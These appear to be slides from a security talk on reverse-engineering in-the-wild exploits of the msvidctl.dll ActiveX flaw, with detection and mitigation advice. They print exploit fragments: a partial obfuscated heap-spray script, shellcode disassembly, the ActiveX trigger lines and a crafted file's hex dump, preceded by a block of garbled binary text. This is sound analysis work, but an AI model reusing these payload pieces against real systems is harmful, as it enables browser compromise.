NULÿV\3À@e<ETXNULuèÇEOTETX\ a.eÇDETxEOTxeNULNUL3ÉQQSWQ3À<FXè"SOHNULNULføNULST...ÖNULNULNULjNULjNULjETXjNULjSTXhNULNULNULÀS<FŠèSOH(SOHNULNUL%F`jNULPÿV(%Fd<F
`jNULjNULjNULjEOTjNULPÿV, jNULjNULjNULhUSNULSTNULPÿV<%Fx<Nd|BSÿ•tFE|BSÿNULtENQetBSÿ•âe%tENULNULNULÇFpNULNULNULNULÇFtNULNULNULNULjNULjNULjNUL<F`PÿV8<+
eNULNULNULjNULÖntQÿvpPÿv`ÿV0ÿv`ÿV4ÿvxÿV@<û3À3ÛDìNULSTXNULNUL<İføT}BS%FSOHfàEOTéó<İ<ÜfÄDLE3ÀPQSPPPPPWPÿVBS<~TèDLESOHNULNULèeNULNULNULhcvwNULhshdoT<FFFè
\$NULNULNUL%F<d;EOTNULNULNUL<`ÿÿÿjeÿv<F DLEèBSNULNULNUL3Ûssssÿÿe8èè8éuDC1ÖxENQÖÖÖÖtBS<ÿÜ<İÖENQÿâè!NULNULNULÄè NULNULNUL,DC1SOHEOTéÄFEENULè"NULNULNULÖi
NULSOHNULNUL<ufÇEOTÇBEL2t`FEÇGEOTc%ŃOÇGBS e-ËÇGEQ@°ÖÇGDLE>GSÿ9ÇGDC4,İôESCÇGÇAN%Öf ÇGESü@7-ÇG ~
DLEød;0NULNULNUL<@FF<pFS-<hBS<÷jEOTYèTNULNULNULâôh32NULNULhUserT<ACKèUÿÿÿ<èjENQYè5NULNULNULâù3ÿWÿvEOTèSTXXÀèùÿÿÿ[ABEL,%_SOHfÇGENQYàÀS<Üsj@hNULDLENUL
NULW<F èCANÿÿÿXÄQV<u<t.xETXöV<v
ETXö3ÉIA-ETXÅ3ÛST% DLE:ÖtBSÄÈBELETXÜQèñ;USuç^<^\$ETXÿf<FEK<^FSETXÿ<EOT<ETXÅ<^YÄèYÿÿÿ²ðâô9â}fÚH(=2t`FF...ß~»c%ŃOQ@°Ö e-ËRS*di"2a"ŽDC3
-ÄEMKSOHÄÖUSWf
ÿC%-Û)ÖÿšRpSÚ>GSÿ9 İôESC%Öf ü@7-~
DLEøeÖ`šûsNAK;ULNUL88

Broken Broken Arrows

- This was a functioning exploit caught in the wild
- The exploit was easy to reverse and identify some aspect of what was vulnerable
- Mitigation/Tracking:
 - IDS Rule for ActiveX Component
 - Restrict access to msvidctl.dll if applicable/possible
 - IDS Rule for stage two host
 - IDS Rule for MZ transfer
- Fixing the arrow was easy:
 - Replace Shellcode

Agenda

- Introduction
 - Disclaimer
 - Background
 - Tool Box
 - Finding a Broken Arrow
 - Broken Broken Arrows
 - Functional Broken Arrows
 - Conclusion
 - Questions and Answers
-

Functional Broken Arrows

- Functioning/Stealthier exploits are obviously harder to detect
- Analysis requires breaking the exploit in order to understand how it works
 - Alter return address
 - Replace shell code with Int3 (0xCC) so a debugger will catch a break point

```
<script language="javascript">

var spray=decodeURI('madboooooomadbooooo[madboo5300madboo5655madboo8b57madboo246cmadboo8b18madboo3c45madboo548bmadboo7805madb
ooea01madboo4a8bmadboob18madboo205amadbooeb01madboo52e3madboob49madboo8b34madbooe01madbooff31madboo31fcmadboooacc0madbooe03
8madboe0774madboocfc1madboe010dmadboeebc7madboe3bf2madboe347cmadboe7514madboe8be1madboe345madboeeb01madboe8b66madboe4b0cmadbo
0C11EEBF 00EB ADD BL,CH
0C11EEC1 00EB ADD BL,CH
0C11EEC3 00EB ADD BL,CH
0C11EEC5 00EB ADD BL,CH
0C11EEC7 00EB ADD BL,CH
0C11EEC9 00EB ADD BL,CH
0C11EECB 00EB ADD BL,CH
0C11EECD 00CC ADD AH,CL
0C11EECF CC INT3
0C11EED0 0000 ADD BYTE PTR DS:[EAX],AL
0C11EED2 0053 55 ADD BYTE PTR DS:[EBX+55],DL
0C11EED5 56 PUSH ESI
0C11EED6 57 PUSH EDI
0C11EED7 8B6C24 18 MOV EBP,DWORD PTR SS:[ESP+18]
0C11EED8 8B45 3C MOV EAX,DWORD PTR SS:[EBP+3C]
0C11EED9 8B5405 78 MOV EDX,DWORD PTR SS:[EBP+EAX+78]
0C11EEE2 01EA ADD EDX,EBP
0C11EEE4 8B4A 18 MOV ECX,DWORD PTR DS:[EDX+18]
0C11EEE7 8B5A 20 MOV EBX,DWORD PTR DS:[EDX+20]
0C11EEEA 01EB ADD EBX,EBP
0C11EEEC E3 32 JECXZ SHORT 0C11EF20
0C11EEEE 49 DEC ECX
0C11EEEF 8B348B MOV ESI,DWORD PTR DS:[EBX+ECX*4]
0C11EEF2 01EE ADD ESI,EBP
0C11EEF4 31FF XOR EDI,EDI
0C11EEF6 FC CLD
0C11EEF7 31C0 XOR EAX,EAX
0C11EEF9 AC LODS BYTE PTR DS:[ESI]
0C11EEFA 38E0 CMP AL,AH
0C11EEFC 74 07 JE SHORT 0C11EF05
0C11EEFE C1CF 0D ROR EDI,0D
0C11EF01 01C7 ADD EDI,EAX
0C11EF03 EB F2 JMP SHORT 0C11EEF7
0C11EF05 3B7C24 14 CMP EDI,DWORD PTR SS:[ESP+14]
0C11EF09 75 E1 JNZ SHORT 0C11EEEC
0C11EF0B 8B5A 24 MOV EBX,DWORD PTR DS:[EDX+24]
0C11EF0E 01EB ADD EBX,EBP
0C11EF10 66:8B0C4B MOV CX,WORD PTR DS:[EBX+ECX*2]
0C11EF14 8B5A 1C MOV EBX,DWORD PTR DS:[EDX+1C]
0C11EF17 01EB ADD EBX,EBP
0C11EF19 8B048B MOV EAX,DWORD PTR DS:[EBX+ECX*4]
0C11EF1C 01E8 ADD EAX,EBP
0C11EF1E EB 02 JMP SHORT 0C11EF22
0C11EF20 31C0 XOR EAX,EAX
0C11EF22 5F POP EDI
0C11EF23 5E POP ESI

document.write('<OBJECT WIDTH=1 HEIGHT=1 CLASSID="CLSID:0955AC62-BF2E-4CBA-A2B9-A63F772D46CF"');
document.write(' data=../breakit.gif type="application/x-oleobject"></OBJECT>');
```

Modify Exploit

- One issue with modifying the shell code is that it may be hard to work backwards
- Another method may be to modify the return address
- There is no quick answer on what to change to break the works

00000000	00 03 00 00 11 20 34 00	00 00 00 00 00 00 00 00	 4
00000010	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
00000020	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
00000030	00 00 00 00 00 00 FF FF	FF FF 0C 0C 0C 0C 00	

Functional Broken Arrows

- Essentially the same technique as with a broken broken arrow
- Hobble a memory address or shellcode to force exploit to break or fail
- Mitigation and remediation are the same as any exploit

Agenda

- Introduction
 - Disclaimer
 - Background
 - Tool Box
 - Finding a Broken Arrow
 - Broken Broken Arrows
 - Functional Broken Arrows
-
- Conclusion
 - Questions and Answers

Conclusion

- Identifying exploitation is the hard part
- Creative IDS rules and leveraging existing technology is helpful
- Two types of broken arrows
 - Stealthy/Functional = Break the exploit to reverse it
 - Noisy/Broken = Jump into reversing
- Stay safe out there

Agenda

- Introduction
 - Disclaimer
 - Background
 - Tool Box
 - Finding a Broken Arrow
 - Broken Broken Arrows
 - Functional Broken Arrows
 - Conclusion
-
- Questions and Answers

I want to play too!

- Find an exploit (Get it off Offensive Security Exploit DB or Meta Sploit)
- Reverse it using these techniques
- Rinse and Repeat

Questions



Adam Meyers

Adam_meyers@sra.com

Twitter: [Cyber_Adam_SRA](#)